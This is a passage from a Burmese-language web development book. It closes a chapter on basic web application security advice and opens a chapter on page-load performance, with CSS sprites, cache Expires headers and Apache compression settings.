ကျွန်တော်တို့ Web Application ကို HTTPS နဲ့အလုပ်လုပ်စေလိုရင် VeriSign, Thawte အစရိတဲ့ Service Provider များထံကင်း SSL Certificate များဝယ်ယူဖို့လိုပါတယ်။ ပြီးရင် Web Server မှာ SSL Module များထည့်သွင်းပြီး Setting လုပ်ပေးရ မှာဖြစ်ပါတယ်။ StartSSL ကဲသို့ အခမဲ့ဝန်ဆောင်မှုပေးတဲ့ တစ်ချို့ Provider တွေလည်း ရှိပါတယ်။ Setting ပြုလုပ်ပုံကိုတော့ Provider နဲ့ Web Server ပေါ်မှုတည်ပြီး ကွဲပွားသွားမှာဖြစ်လို့ ဒီနေရာမှာထည့်သွင်းမဖော်ပြတော့ပါဘူး။

Conclusion

လုပ်ချေရေးနဲ့ပေါက်သက်ရင် အတွေ့ရှုများတဲ့ အခြားအားနည်းချက်တွေ ရှိပါသေးတယ်။ ဥပမာ - လုပ်ဆောင်ချက်များကို Password Protect လုပ်တဲ့အခါ တစ်ချို့လုပ်ဆောင်ချက်တွေကို မေးပြီး Protect မလုပ်မိတာမျိုး ဖြစ်တက်ပါတယ်။ ဥပမာ - Book Admin ပိုင်းကို Protect လုပ်ထားပေါမယ့် Order Admin က နောက်မှုထည့်တော့မှု Authentication Check လုပ်ဆောင်ချက် ထည့်သွင်းဖို့ မေးသွားတာမျိုး ဖြစ်တက်ပါတယ်။ Attack လုပ်လိုသူတွေကို ဒီလိုဟာ ကွဲကတွေကို လိုက်ရှာနေရှုမှာပါ။ စမ်းထားတဲ့ File တစ်ချို့ကို ပြန်ပျက်ဖို့မေးပြီး ဒီအတိုင်းထားမိတာမျိုးလည်း ဖြစ်တက်ပါသေးတယ်။ ဥပမာ - Setting အခြေအနေသိချင်လို့ `phpinfo()` Function Run ထားတဲ့ Test Page တစ်ခုကို စမ်းစရာရှုတာ စမ်းပြီးနောက် ပြန်ပျက်လိုက်ဖို့မေးသွားတာမျိုး ဖြစ်တက်ပါတယ်။ Attack လုပ်လိုသူက File Name ကိုသိသွားပြီး တိုက်ရှိက် Access လုပ်သွားတာမျိုးလည်းဖြစ်တက်ပါသေးတယ်။ ဥပမာ - Index Wrapper နဲ့ ထည့်သွင်းဖော်ပြပေးဖို့ရည်ရွယ်တည်ဆောက်ထားတဲ့ View Template ကို Attacker က Location အတိအကျသိသွားတဲ့အတွက် URL မှာ အဲဒီ Template ရှိရာကို ထည့်သွင်းပြီး Access လုပ်သွားခြင်းမျိုး ဖြစ်ပါတယ်။

ဒီပြဿနာတွေကတော့ ဒီလိုဒီလိုဖြေရှင်းပါတယ်လို့အတိအကျပြောလို့မရတော့ပဲ ရေးသားသူပေါ် မူတည် သွားတဲ့ပြဿနာ များ ဖြစ်ပါတယ်။ အခြေခံအကျဆုံးလုပ်ချေရေးအသီအနေနဲ့ "Input အားလုံးကို Filter လုပ်ပါ၊ Output အားလုံးကို Escape လုပ်ပါ" လို့ မှတ်သားထားနိုင်ပါတယ်။ တနည်းအားဖြင့် User Data တွေကို ဘယ်တော့မှုမစစ်ဆေးပဲ လက်မခံမိဖို့နဲ့ ထပ်မံမစစ်ဆေးပဲ ဖော်ပြပေးလိုက်ခြင်းတဲ့ မပြုလုပ်ဖို့ပဲဖြစ်ပါတယ်။ လုပ်ချေရေးပြဿနာတွေကတော့ ဒီလိုပဲ ဟိနားနည်းနည်းလို့ ဒီနားနည်းနည်းဟာ ဖြစ်နေတက်လို့ ၁၀၀% လုပ်ချေဖို့ဆိုတာ တော်တော်ခေက်ပါတယ်။ ဒီကြောင်းတဲ့ လုပ်ချေရေးတိုက်ရှိက် အားနည်းတာမဟုတ်ပဲ Application ကို စီမံနော်သူ Admin ရဲ့ ချို့ယွင်းချက်ကြောင်း Attacker တွေက Admin Right ရသွားပြီးတော့လည်း ပြဿနာရှာနိုင်ပါသေးတယ်။ ဘက်စုံထောင့်စိအောင် ကြိုးစားပြီး အတက်နိုင်ဆုံး လုပ်ချေအောင်ဆောင်ရွက်ထားကြရမှာပဲဖြစ်ပါတယ်။

Web Development Course

ဤစာအုပ်ပါအကြောင်းအရာများကို အခြေခံသင်ကြားပေးသည့်
Course ဖြစ်ပါသည်။ (၃) လတန်ကြိမ် တန်ခွဲသစ်များ ပုံမှန်
ဖွင့်လှစ်နေပါပြီ။ ဆက်သွယ်ရန် - (၀၉) ၂၃၁ ၆၅၈ ၆၂

Email: eimg@fairwayweb.com

Website: <http://eimaung.com/courses>

အခန်း (၁၉) Performance Optimization

Best Practices for Speeding Up Your Website

ကျွန်တော်တို့ဆီမှာသာ စောင့်ရတာက အလေ့အကျင့်လိုဖြစ်နေလို သိပ်သတိမထားမိတာပါ။ နိုင်ငံတကာမှာ Website အသုံးပြုသူအများစုကာ၊ Website တစ်ခုကိုဖွံ့ဖြိုက်တာနဲ့ (၂) စက်နှုန်းအတွင်း စတင်အသုံးပြုနိုင်ဖို့ မျှော်လင့်ထားကြတယ်လို စစ်တမ်းများအရ သိရပါတယ်။ အသုံးပြုသူများရဲ့ ထက်ဝက်လောက်က စောင့်ရတဲ့အချိန် (၃) စက်နှုန်းကို ကျော်သွားရင် ဆက်မထောင့်တော့ပဲ Website ကို အသုံးမပြုကြတော့ဘူးလိုလည်း ဆိုပါတယ်။

ကျွန်တော်တို့ရဲ့ Website တွေကို ဖွံ့ဖြိုက်တာနဲ့ ဘယ်လောက်မြန်မြန် စတင်အသုံးပြုနိုင်မလဲဆိုတာ အသုံးပြုသူရဲ့ အင်တာ နှင့် အဆက်အသွယ်အမြန်ဆုံးပေါ်မှာတော့မှုတည်ပါတယ်။ အသုံးပြုသူရဲ့ အင်တာနှင့်အမြန်ဆုံးကို ကျွန်တော်တို့ ပြပိုင် ပေးလိုမရပေမယ့်၊ သင့်တင့်လျှောက်ပတ်တဲ့ မြန်ဆုံးရှိနေချိန်မှာ ကျွန်တော်တို့ Website တွေကို ဖွံ့ဖြိုက်တာနဲ့ အချိန် (၂) စက်နှုန်း၊ (၃) စက်နှုန်းအတွင်း စတင်အသုံးပြုနိုင်တဲ့အထိ လျှင်မြန်နေအောင် ဆောင်ရွက်ထားရမှာက ကျွန်တော်တို့ရဲ့ တာဝန်ပဲဖြစ်ပါတယ်။

Website တစ်ခုရဲ့ အမြန်ဆုံးနဲ့ ပက်သက်ရင် ထည့်သွင်းစဉ်းစားရမယ့်အပိုင်း (၃) ပိုင်းရှိပါတယ်။ အသုံးပြုထားတဲ့ Server-side နည်းပညာရဲ့ အမြန်ဆုံး (Processing Performance) ကို ထည့်သွင်းစဉ်းစားရပါမယ်။ နောက်တစ်ချက် အနေနဲ့ Server နဲ့ Client အပြန်အလှန် ဆက်သွယ်မှုအတွက် ကြောချိန် (Communication Performance) ကို ထည့်သွင်းစဉ်းစားရပါမယ်။ နောက်တစ်ချက်ကတော့ Client ဖြစ်တဲ့ Web Browser ၏ HTML/CSS/JavaScript, Image စား Resource တွေလောက်ခံရရှိ ပြီး ဖော်ပြပေးနိုင်တဲ့အမြန်ဆုံး (Rendering Performance) ကိုလည်း ထည့်သွင်းစဉ်းစားရပါမယ်။

အရေးအကြီးအသုံးကတော့ ဒုတိယအချက်ဖြစ်တဲ့ Server နဲ့ Client အပြန်အလှန်ဆက်သွယ်မှု Communication Performance ပဲ ဖြစ်ပါတယ်။ ဘာကြောင့်လဲဆိုတော့ Website တစ်ခု ဖွံ့ဖြိုက်ချိန်ကနေ စတင်အသုံးပြုနိုင်ချိန်ထိ ကြောချိန်ရဲ့ ၉၀% လောက်က Server နဲ့ Client တို့ အချက်အလက်တွေ အပြန်အလှန်ပေးပို့နေခြင်း ဖြစ်ပါတယ်။ ဒါကြောင့် ဒီကဏ္ဍကို အထူးအလေးပေးပြီး Optimize လုပ်နိုင်မှ ကျွန်တော်တို့ Website တွေရဲ့ အမြန်ဆုံးက သိသာမြင်သာ တို့ တက်လာမှာ ဖြစ်ပါတယ်။

ဆိုလိုတာက Client Server Communication ကို ၅၀% ပိုမြန်လာအောင် Optimize လုပ်နိုင်ရင် ကျွန်တော်တို့ Website Load Time လည်း ၅၀% လောက် အမှန်တစ်ကယ် ပိုမြန်လာခြင်းပဲဖြစ်ပါတယ်။ အကယ်၍ Server-side နည်းပညာရဲ့ အမြန်ဆုံးကို ၅၀% ပိုမြန်လာအောင် Optimize လုပ်နိုင်ရင်တောင်မှ Website Load Time ကို ၂၂% လောက်သာ

တိုးတက်လာစေမှုဖြစ်ပါတယ်။ ဘာဖြစ်လိုလဲဆိုတော့ Server-side အလုပ်လုပ်ချိန်က Website Load Time ရဲ ၅% ခန့်သာရှိတဲ့အတွက်ဖြစ်ပါတယ်။ ဒါကြောင့် ကျွန်တော်တို့က Client Server Communication ပိုင်းကို အထူးအလေးပေးကြပြုရမှာဖြစ်ပါတယ်။

ဒီလိုပြောလို့ Server-side Optimization က အရေးမကြီးဘူးဆိုတဲ့သဘောတော့ မဟုတ်ပါဘူး။ ကျွန်တော်တို့ Website တွေကို အသုံးပြုသူတွေသိပ်များလာလို့ Scale လုပ်ရတော့မယ်ဆိုရင်တော့ အဓိကအခန်းကဏ္ဍဖြစ်လာပါလိမ့်မယ်။ ဆိုလို တာက Website Load Time Performance မှာ သိပ်မသိသာပေးမယ့် Scaling မှာတော့ Server-side Optimization က အဓိကဖြစ်လာမှာ ဖြစ်ပါတယ်။ အဲဒီအခါကျရင် အသုံးပြုထားတဲ့ နည်းပညာက Request တွေကို ဘယ်လိုစီမံသလာ ထိရောက်အောင် ဘယ်လို့ Optimize လုပ်ရမလဲ Process တွေကို ဘယ်လိုစီမံလဲ ထိရောက်အောင် ဘယ်လို့ Optimize လုပ်ရမလဲ Runtime Performance ကရောဘယ်လိုလဲ တစ်ခြားနည်းပညာတွေနဲ့ဘာကွာလဲ စသဖြင့် စဉ်းစားစရာတွေ အများကြီးရှိလာမှာပါ။ ဒီနေရာ မှာတော့ Scaling ထက် Page Load Performance ပိုင်းကိုသာ ထည့်သွင်းဆွေးနွေးသွားမှာ ဖြစ်ပါတယ်။

နောက်ကျွန်နေတဲ့ တစ်ခုဖြစ်တဲ့ Browser တွေက Resources တွေကို ဖော်ပြေပေးနိုင်စွမ်း Rendering Speed ကတော့ Performance မှာ အတိုင်းအတာတစ်ခုထိ အရေးပါပါတယ်။ အထူးသဖြင့် အင်တာနှင်းအဆက်အသွယ်မြန်တဲ့ အသုံးပြုသူ တွေအတွက်နဲ့ JavaScript အသားပေး Application တွေမှာ သိသာစေမှုဖြစ်ပါတယ်။ အင်တာနှင်းပြန်တော့ Resource တွေကို များများနဲ့မြန်မြန် ရရှိမှာပါ။ အဲဒီအချိန်မှာ Browser က ရရှိလာတဲ့ Resource တွေကို မြန်မြန်ဆန်းဆုံး Render လုပ်မပေးနိုင်ရင် ကျွန်တော်တို့ Application ရဲ့ Load Time က နေးနော်းမှာပါပဲ။ Browser တွေဘက်ကလဲ သူတို့ရဲ့ Rendering Engine တွေနဲ့ JavaScript Engine တွေကို အဆက်မပြတ် Improve လုပ်နေသလို့ ကျွန်တော်တို့ဘက် ကလည်း Client-side Code တွေကို Optimize လုပ်ပေးထားရမှာဖြစ်ပါတယ်။

Web Performance Optimization နှုပ်က်သက်ရင် ကိုးကားကြလေ့ရှိတဲ့ လမ်းညွှန်ချက်တစ်ချို့ရှိပါတယ်။ အဓိက ကိုးကားကြလေ့ရှိတာက Yahoo Performance Optimization Rules ဖြစ်ပြီး နောက်တစ်ခုကတော့ Google PageSpeed Best Practices တို့ပြုဖြစ်ပါတယ်။ Yahoo က သူရဲ့ Rules တွေနဲ့ တိုက်ဆိုင်စစ်ဆေးနိုင်ဖို့ YSlow လိုပေါ်တဲ့ Tool တစ်ခုကို ဖန်တီး ပေးထားသလို့ Google ကလည်း PageSpeed ဆိုတဲ့ Tool ကို ဖန်တီးပေးထားပါတယ်။ ဒီ Tool တွေကိုတော့ ကိုယ်တိုင်လေ့လာ အသုံးပြုကြည့်ဖို့လိုပါမယ်။ ဒီနေရာမှာတော့ Yahoo Performance Rules တွေကိုကိုးကားပြီး သိရှိသင့်တဲ့ Practices တွေကို ဆက်လက်ဖော်ပြုပေးသွားမှာ ဖြစ်ပါတယ်။

Yahoo!: <http://developer.yahoo.com/performance/rules.html>

Google: <https://developers.google.com/speed/articles/>

19.1 – Minimize HTTP Requests

အခန်း (၁) မှာ HTTP အကြောင်းဖော်ပြခဲ့တွေက Cache အလုပ်လုပ်ပုဂ္ဂိုလ် ထည့်သွင်းဖော်ပြခဲ့ပါတယ်။ Web Browser တွေဟာ Resource တစ်ခုကို တစ်ကြိမ်ရယူယူရင် နောင်ပြန်လည်အသုံးပြုနိုင်အောင် Cache လုပ်ထားတက်ကြပါတယ်။ ဒီတော့ နောက်တစ်ကြိမ် လိုအပ်လာတဲ့အခါ Server က ပေးပို့လာအောင် စောင့်စရာမလိုတော့ပဲ Cache ထဲကနေရယူပြီး ချက်ခြင်းဖော်ပြန်လို့ အများကြီးပါမြန်သွားမှာ ဖြစ်ပါတယ်။


ဒါပေမယ့် Cache လုပ်ထားတဲ့ Resource ကိုပဲ အမြဲးနေလိုတော့မဖြစ်ပါဘူး။ အကယ်ရွှေများ အဲဒီ Resource ကို Server မှာ Modified ပြုလုပ်ခဲ့ရင် အဲဒီနောက်ဆုံး Update ကို ရယူဖို့ လိုအပ်ပါတယ်။ Modified မလုပ်ထားမသာ

Cache ကို အသံ့ပြုရမှာဖြစ်ပါတယ်။ ဒီတော့ Cache ရှိသည်ဖြစ်စေ၊ မရှိသည်ဖြစ်စေ Browser က Web Server ထံ Request ပေးပို့စဲ လိုအပ်ပါတယ်။ ဒီတော့မှ Server က အဲဒီ Resource ကို Modify လုပ်ထားခြင်းရှိမရှိ Browser ကို ပြန်လည်အသီပေးနိုင်မှာပါ။ ဒီတော့ Cache ကြောင့် Resource တွေကို ထပ်ခါထပ်ခါ ပြန်လည်ရယူနေဖို့ မလိုအပ်တော့ ပေမယ့် Request တွေကိုတော့ ထပ်ခါထပ်ခါ ပေးပို့ရမှာပါပဲ။

Web Document တစ်ခုပြည့်စုစုအတွက် ချိတ်ဆက်ပါဝင်ရတဲ့ Resource တွေ အများကြီးရှိနိုင်ပါတယ်။ Image တွေရှိပါတယ်။ ချိတ်ဆက်ထားတဲ့ CSS Style တွေ၊ JavaScript တွေရှိပါတယ်။ Document တစ်ခုမှာ ပုံ (၁၀) ပုံပါရင်၊ Resource (၁၀) ခုနဲ့ ချိတ်ဆက်ထားတယ်ဆိတဲ့ သဘောပါပဲ။ Browser က Document ကို ဖော်ပြန့် ကြိုးစားတဲ့အခါ ချိတ်ဆက်ထားတဲ့ Resource တစ်ခုတိုင်းအတွက် Request တစ်ကိုမဲ့ Server ထံ ပေးပို့ရမှာပဲ ဖြစ်ပါတယ်။ Website တစ်ခုရဲ့ Home Page ကို ဖော်ပြန့်ဖို့ အတွက် ပေးပို့ရတဲ့ Request တွေက အကြိမ် (၂၀) လည်းဖြစ်နိုင် ပါတယ်။ (၅၀) လည်းဖြစ်နိုင်ပါတယ်။ (၁၀၀) လည်းဖြစ်နိုင် ပါတယ်။ ချိတ်ဆက်ထားတဲ့ Resource များလော့ Website Load နေးလေပြစ်ပါတယ်။ ဘာကြောင့်လည်းဆိုတော့ ဘယ် လောက်ပဲ Cache တွေလုပ်ထားထား၊ Resource တိုင်းအတွက် Request တွေပေးပို့ခြင်း၊ ပြန်လာတဲ့ Respond Header ကို စောင့်ဆင်းခြင်းတို့ကိုတော့ မဖြစ်မနေလုပ်ရမှာမို့ပဲ ဖြစ်ပါတယ်။ ကျွန်တော်တို့ကသာ ဒီလို Request တွေကို လျှော့ချိန်မယ် ဆိုရင် ကျွန်တော်တို့ Website ရဲ့ Load Time လည်း သိသိသာသာ တိုးတက်မြန်ဆန်လာမှာပဲဖြစ်ပါတယ်။

Request တွေကို လျှော့ချို့အတွက် ပထမဆုံးပြုလုပ်သင့်တဲ့ အလုပ်ကတော့ CSS Style File တွေနဲ့ JavaScript File တွေကို ပေါင်းစပ်လိုက်ခြင်းပဲဖြစ်ပါတယ်။ ဥပမာ - CSS Style File (၃) ခုချိတ်ဆက်ထားမယ့်အတား၊ အဲဒီ File သုံးခုမှာ ပါဝင်တဲ့ Style တွေကို တစ်ခုတည်းအဖြစ်ပေါင်းစပ်လိုက်ရင် (၁) ခုတည်းသာ ချိတ်ဆက်ဖို့ လိုတော့မှာ ဖြစ်ပါတယ်။ ဒီတော့ Request (၃) ကြိမ် လုပ်ရမယ့်နေရာမှာ (၁) ကြိမ်ပဲလုပ်ရတော့လို့ ပို့မြန်သွားမှာဖြစ်ပါတယ်။

ဒုတိယနည်းလမ်းကတော့ CSS Sprites နည်းစနစ်ကို သုံးဖို့ပဲဖြစ်ပါတယ်။ Google, Facebook စတဲ့ Website များမှာ Icon လေးတွေ ဟိုနားဒီနား အများအပြားသုံးထားကြပါတယ်။ ဒါပေမယ့် Icon တစ်ခုကို Right Click နှိပ်ပြီး View Background Image Option ကနေ ဖွင့်ကြည့်လိုက်ရင် Icon တစ်ခုကို Image File တစ်ခုနှင့် သုံးထားတာ မဟုတ်ပဲ၊ Image File တစ်ခုတည်းမှာ Icon တွေကို စုစုပေါင်းထားတာကို တွေ့ရမှာဖြစ်ပါတယ်။ ပြီးတော့မှ CSS Background Position ကိုသုံးပြီး ဖော်ပြစ်လိုက်တဲ့ Icon ရှိရာအပိုင်းကိုသာ ဖော်ပြစ်ခြင်း ဖြစ်ပါတယ်။ အဲဒီကို CSS Sprites လိုခေါ်ဘပါ။



ပုံ (၁၉-က) CSS Sprites Image

ပုံ (၁၉-က) မှာ 16x16 Size Icon သုံးခဲကို Image တစ်ခုတည်းအဖြစ် ပေါင်းစပ်ထားတဲ့ နမူနာတစ်ခုကို ပေးထားပါတယ်။ အဲဒီ Image ကိုသုံးပြီး အလယ်က Icon ကိုသာ ဖော်ပြစ်လိုရင် အခုလိုရေးသားနိုင်ပါတယ်။

[HTML]

```
<span class="video"></span>
```

[CSS]

```
.video {
    display: inline-block;
    width: 16px;
    height: 16px;
    background: url(sprites.png) no-repeat 0 -16px;
}
```

Image ကို Element ရဲ Background အဖြစ်သတ်မှတ်ပြီး Background ရဲ Top Position ကို -16px လို သတ်မှတ်ပေးလိုက်ခြင်း ဖြစ်ပါတယ်။ Width နဲ့ Height လည်း သတ်မှတ်ထားသေးတဲ့အတွက် Image တစ်ခုလုံးကို မူမင်ရပဲ သက်ဆိုင်ရာ အပိုင်းလေးကိုသာ ပြင်ရတော့ဖြစ်ပါတယ်။ ဒီနည်းနဲ့ Image အများကြီး ထည့်သွင်းအသုံးပြုမယ့်အစား၊ Image တစ်ခုတည်းနဲ့ အစားထိုးလိုက်နိုင်လို Request တွေလည်း အများကြီး သက်သာသွားမှုပဲဖြစ်ပါတယ်။

နောက်တစ်နည်းအနေနဲ့ တစ်ချို့ Image တွေကို base64 Encode လုပ်ထားတဲ့ Data အဖြစ်ပြောင်းပြီး CSS နဲ့ HTML တွေထဲမှာ Inline ထည့်သွင်းအသုံးပြုနိုင်ပါတယ်။ ဥပမာ -

```

</script>
```

ဒီလိုချိတ်ဆက် ရယူခြင်းအားဖြင့် Google CDN က jQuery ကို အသုံးပြုသူနဲ့ အနီးစပ်ဆုံး Google Server ကနေ Respond လုပ်ပေးမှာဖြစ်လို ပို့မိုထိရောက် လျှင်မြန်စေမှာဖြစ်ပါတယ်။ ဒါကြောင့် CND Service တွေကို မသုံးနိုင်သေး ရင်တောင်မှ ဒီလိုအမှုသုံးခွင့်ရနေတဲ့ Google CDN, Ajax CDN တွေကို အသုံးပြုသင့်ပါတယ်။ ဒီ CDN တွေကနေ jQuery တင်မကပါဘူး၊ jQuery UI, jQuery DataTable, BackboneJS, AngularJS, Dojo, Modernizr စသေဖြင့် အသုံးများတဲ့ Popular Framework တွေကိုပါ ရယူအသုံးပြုနိုင်ပါတယ်။

Request တွေလျော့ချုခြင်းပြီးရင်၊ CDN အသုံးပြုခြင်းဟာ Performance Optimization အတွက် အထိရောက်ဆုံး နည်းစနစ် တစ်ခုဖြစ်ပါတယ်။

19.3 – Add an Expires Header

Performance Optimization မှာ Request တွေ လျော့ချိုင်ခြင်းဟာ အဓိကအကျဆုံးနဲ့ အထိရောက်ဆုံးဖြစ်ကြောင်း ဖော်ပြုခြုံပါပြီ။ Cache ရှိနေရင်တောင်မှ အနည်းဆုံး Request ပြုလုပ်ဖို့တော့ လိုမှာဖြစ်ကြောင်းကိုလည်း ဖော်ပြုခဲ့ပါတယ်။ အမှန်တော့ Browser က Request ကို လုပ်မနေတော့ပဲ Cache ထဲကနေပဲ အမြသုံးအောင် စီမံထားလိုဂျာတဲ့နည်းလမ်းတွေ ရှိပါတယ်။ အဲဒါကတော့ Expires (သို့မဟုတ်) Cache-Control Header ကို Respond နဲ့အတူ ပြန်လည် ပေးပို့ခြင်းပဲ ဖြစ်ပါတယ်။ ဥပမာ - ကျွန်တော်တို့ရဲ့ PHP Script မှာ အခုလို သတ်မှတ်ထားနိုင်ပါတယ် –

```
<?php
$seconds_to_cache = 3600;
$ts = gmdate("D, d M Y H:i:s", time() + $seconds_to_cache) . " GMT";
header("Expires: $ts");
header("Pragma: cache");
header("Cache-Control: max-age=$seconds_to_cache");
?>
```

အဓိပါယ်က ဒီ Document ဟာ နောက်စက်နှင့် ၃၆၀၀ (၁နာရီ) အတွင်း Expire ဖြစ်မှာ မဟုတ်လို Request လုပ်မနေပါ နဲ့တော့။ Cache ရှိရင် Cache ကိုသာ သုံးပါတော့ဆိုတဲ့ အဓိပါယ်ဖြစ်ပါတယ်။ ဒီ Header ကို လက်ခံရရှိတော့နဲ့ Browser က နောင်ကိုအဲဒီ Document တစ်နာရီအတွင်းအသုံးပြုဖို့လိုဘိုင်း Request တောင်လုပ်မနေတော့ပဲ Cache ကိုပဲ အမြဲ အသုံးပြုသွားမှာ ဖြစ်ပါတယ်။

ဒါ နည်းနည်းတော့ပြဿနာရှိပါတယ်။ အကြောင်းအမျိုးမျိုးကြောင့် အဲဒီ Document ကို Modify လုပ်ခဲ့ရင်တော် Browser က ထပ်မံရယူမယ့်မဟုတ်တော့လို Cache လုပ်ထားတဲ့ Version အဟောင်းကိုသာ ရရှိနေမှာဖြစ်ပါတယ်။ ဒါကြောင့် သတိနဲ့ ချင့်ချိန်ပြီး သတ်မှတ်ဖို့တော့ လိုပါတယ်။

လက်တွေမှာ Resource တစ်ခုခြင်းအတွက် PHP လို Application အဆင့်ကနေ သတ်မှတ်ပေးတာထက်စာရင် Expires Parameter တွေမှာ Web Server မှာ တစ်ခါတည်း Setting လုပ်ထားခြင်းက ပိုမိုသင့်ပါတယ်။ အခန်း (၁၀) မှာ Apache Web Server Setting များ ဖော်ပြုခဲ့စဉ်က mod_expires အကြောင်းလည်း ထည့်သွင်းဖော်ပြုခဲ့ပါတယ်။ Apache မှာ mod_expires ကို Enable လုပ်ပြီး Expire Setting တွေကို အခုလို သတ်မှတ်ထားနိုင်ပါတယ်။

```
<IfModule mod_expires.c>
ExpiresActive on
ExpiresDefault          "access plus 1 month"
ExpiresByType text/html    "access plus 0 seconds"
ExpiresByType image/x-icon   "access plus 1 week"
ExpiresByType image/png     "access plus 1 month"
ExpiresByType image/jpg     "access plus 1 month"
</IfModule>
```

အဓိပါယ် Content အားလုံးအတွက် (၁) လလို Default Expire Time ကို သတ်မှတ်ထားပြီး HTML တွေကိုတော့ ၀ Seconds လို့ ပြန်လည်သတ်မှတ် ထားခြင်းဖြစ်ပါတယ်။ ဘာကြောင့်လဲဆိုတော့ ပုံမှန်အားဖြင့် Image တို့၊ Style တို့လို Static Content တွေကိုသာ Expire သတ်မှတ်သင့်ပြီး HTML Document တွေကတော့ Dynamic Content တွေ ပါဝင်နိုင်လို့ Cache မလုပ်သင့်တဲ့အတွက် ဖြစ်ပါတယ်။ ကျွန် Resource တွေကိုလည်း Content Type အလိုက် Expire

Time တွေ ကိုယ်စိသတ်မှတ် ပေးထားပါတယ်။

ဒီနည်းနဲ့ လိုအပ်ချက်ပေါ်မှတည်ပြီး Request တောင် လုပ်နေဖို့မလိုတဲ့ Cache တွေကို Expire Header လုံးပြီး သတ်မှတ်ထားခြင်းအားဖြင့် Application ရဲ့ Performance ကို မြှင့်တင်နိုင်ပါတယ်။

19.4 – Compress Resources

နောက်တစ်နည်းကတော့ Respond ပြန်ပေးမယ့် Content တွေကို Compress လုပ်ပြီးမှ Respond ပြန်စေခြင်း ဖြစ်ပါတယ်။ Compress လုပ်လိုက်တာဟာ Image လို့ Binary တွေအတွက် သိပ်မသိသောပေမယ့် HTML, CSS, JavaScript တို့လို့ Text Resources တွေရဲ့ Size ကို ၉၀% လောက်ထိ လျှောကျသွားစေနိုင်ပါတယ်။

ဒီကိစစ်ကိုလည်း Expire လိုပဲ Application အဆင့်ကနေ ပြုလုပ်နိုင်သလို Web Server မှာ Setting သတ်မှတ်ထားခြင်း အားဖြင့်လည်း ပြုလုပ်နိုင်ပါတယ်။ အရင်ကတော့ Compress လုပ်ထားတဲ့ Content ကို လက်ခံ အလုပ်လုပ်ပေးနိုင်ခြင်း မရှိတဲ့ Browser အဟောင်းတွေ ရှိခဲ့ပါတယ်။ ဒါပေမယ့် အချိန်မှာ Browser အားလုံးက Compression ကို Support လုပ်တဲ့အတွက် Apache Web Server မှာပဲ Compress လုပ်စေလိုတဲ့ Content တွေကို အခုလို သတ်မှတ်ထားနိုင်ပါတယ်။

```
<IfModule mod_deflate.c>
    AddOutputFilterByType DEFLATE text/plain
    AddOutputFilterByType DEFLATE text/html
    AddOutputFilterByType DEFLATE text/xml
    AddOutputFilterByType DEFLATE text/css
    AddOutputFilterByType DEFLATE application/xml
    AddOutputFilterByType DEFLATE application/xhtml+xml
    AddOutputFilterByType DEFLATE application/rss+xml
    AddOutputFilterByType DEFLATE application/javascript
    AddOutputFilterByType DEFLATE application/x-javascript
    AddOutputFilterByType DEFLATE image/x-icon
</IfModule>
```

Compress လုပ်နေလိုလည်း သိပ်ထိရောက်မှာ မဟုတ်တဲ့ Image တွေကိုချုပ်ထားပြီး ကျွန်း Contents တွေကို Compress လုပ်ပြီး Transfer လုပ်ဖို့ သတ်မှတ်ထားခြင်းဖြစ်ပါတယ်။ mod_deflate တော့ Enable လုပ်ထားပေးဖို့လိုပါတယ်။ အခန်း (၁၀) မှာလ ဒီအကြောင်းကို ဖြော့ခဲ့ပြီးဖြစ်ပါတယ်။

19.5 – Styles on Top and Scripts on Bottom

HTML Standard က CSS Style တွေကို <head> Section အတွင်းမှာသာ ထည့်သွင်းရေးသားဖို့ လမ်းညွှန်ထားပါတယ်။ လက်တွေ့မှုလည်း CSS Style တွေကို <head> Section အတွင်းမှာသာ ထည့်သွင်းရေးသားသင့်ပါတယ်။ ဒီလို့ <head> အတွင်းမှာ ထည့်လိုက်ယုံနဲ့ Performance တော့ ပိုကောင်းမသွားပါဘူး။ ဒါပေမယ့် "ပုံမြန်တယ်လိုထင်ရ ပေါ်ပါတယ်"။

ဘာဖြစ်လိုလဲဆိုတော့ Web Developer တွေအနေနဲ့ တစ်ခုပါ၏ JavaScript ကဲသို့ Content တွေကို Loading လုပ်နေစဉ်မှာ Progress Bar လုပ်ဆောင်ချက်မျိုးကို CSS နဲ့ ဖန်တီးသတ်မှတ်ထားနိုင်ပါတယ်။ Image တွေ Loading လုပ်နေစဉ်မှာ အလုပ်လုပ်နေကြောင်းကို CSS နဲ့ သက်ဆိုင်ရာ Image နေရာမှာ ဖော်ပြန်စေနိုင်ပါတယ်။ ဒီတော့ အသုံးပြုသူက

File Size ပိုကြီးတဲ့ တစ်ကယ့် Content ကို မရသေးပေးမယ့်၊ အလုပ်လုပ်နေကြာင်း သိရှိရနိုင်တဲ့ အတွက် ပိုအဆင်ပြေစေ ပါတယ်။ CSS တွေကို <head> အတွင်းမှာ ထားမှသာ Browser က သုက္ခအရင်ရယူပြီး Progress Bar သို့မဟုတ် Loading ပြုလုပ်နေကြာင်းကို တစ်ကယ့် Resource မရရှိခဲ့ ကြိုတင်ဖော်ပြုပေးနိုင်မှာပါ။ ဒါကြောင့် အခြေခံအားဖြင့် CSS တွေ အားလုံးကို <head> အတွင်းမှာ ထည့်သွင်းရေးသာတာ ပိုအကျိုးရှိပါတယ်။

ပုံမှန်အားဖြင့် Browser တွေက Request တွေကို တစ်ခုပြီးမှတစ်ခု လုပ်နေတာမဟုတ်ပါဘူး။ တက်နိုင်သမျှမြန်အောင် Parallel ပြုလုပ်ကြပါတယ်။ ပြဿနာက HTTP သတ်မှတ်ချက်အရ JavaScript တွေ Request ပြုလုပ်နေစဉ်မှာ အခြား Resource တွေကို Request မပြုလုပ်ဖို့ သတ်မှတ်ထားသလို Browser တွေကလည်း JavaScript တွေ ရယူနေစဉ် တစ်ခြား Parallel Request တွေကို မပြုလုပ်ပဲ စောင့်စိုင်းနေမှာဖြစ်ပါတယ်။ ဖြစ်နိုင်ရင် JavaScript တွေကို နောက်ဆုံးမှ ရယူတာ အကောင်းဆုံးပါပဲ။ ဒါကြောင့် အတက်နိုင်ဆုံး JavaScript ချိတ်ဆက်မှုတွေကို Document ရဲ့ အောက်ဆုံးမှ နောက်ဆုံးမှာပဲ ပြုလုပ်သင့်ပါတယ်။

ဒီနည်းနဲ့ Website Performance ကို အနည်းငယ် မြင့်တက်သွားစေမှာ ဖြစ်ပါတယ်။

19.6 – Other Practices

အခြားဖြည့်စွက်မှတ်သားသင့်တဲ့ နည်းစနစ်တွေကို ဆက်လက်ဖော်ပြုပေးပါမယ်။

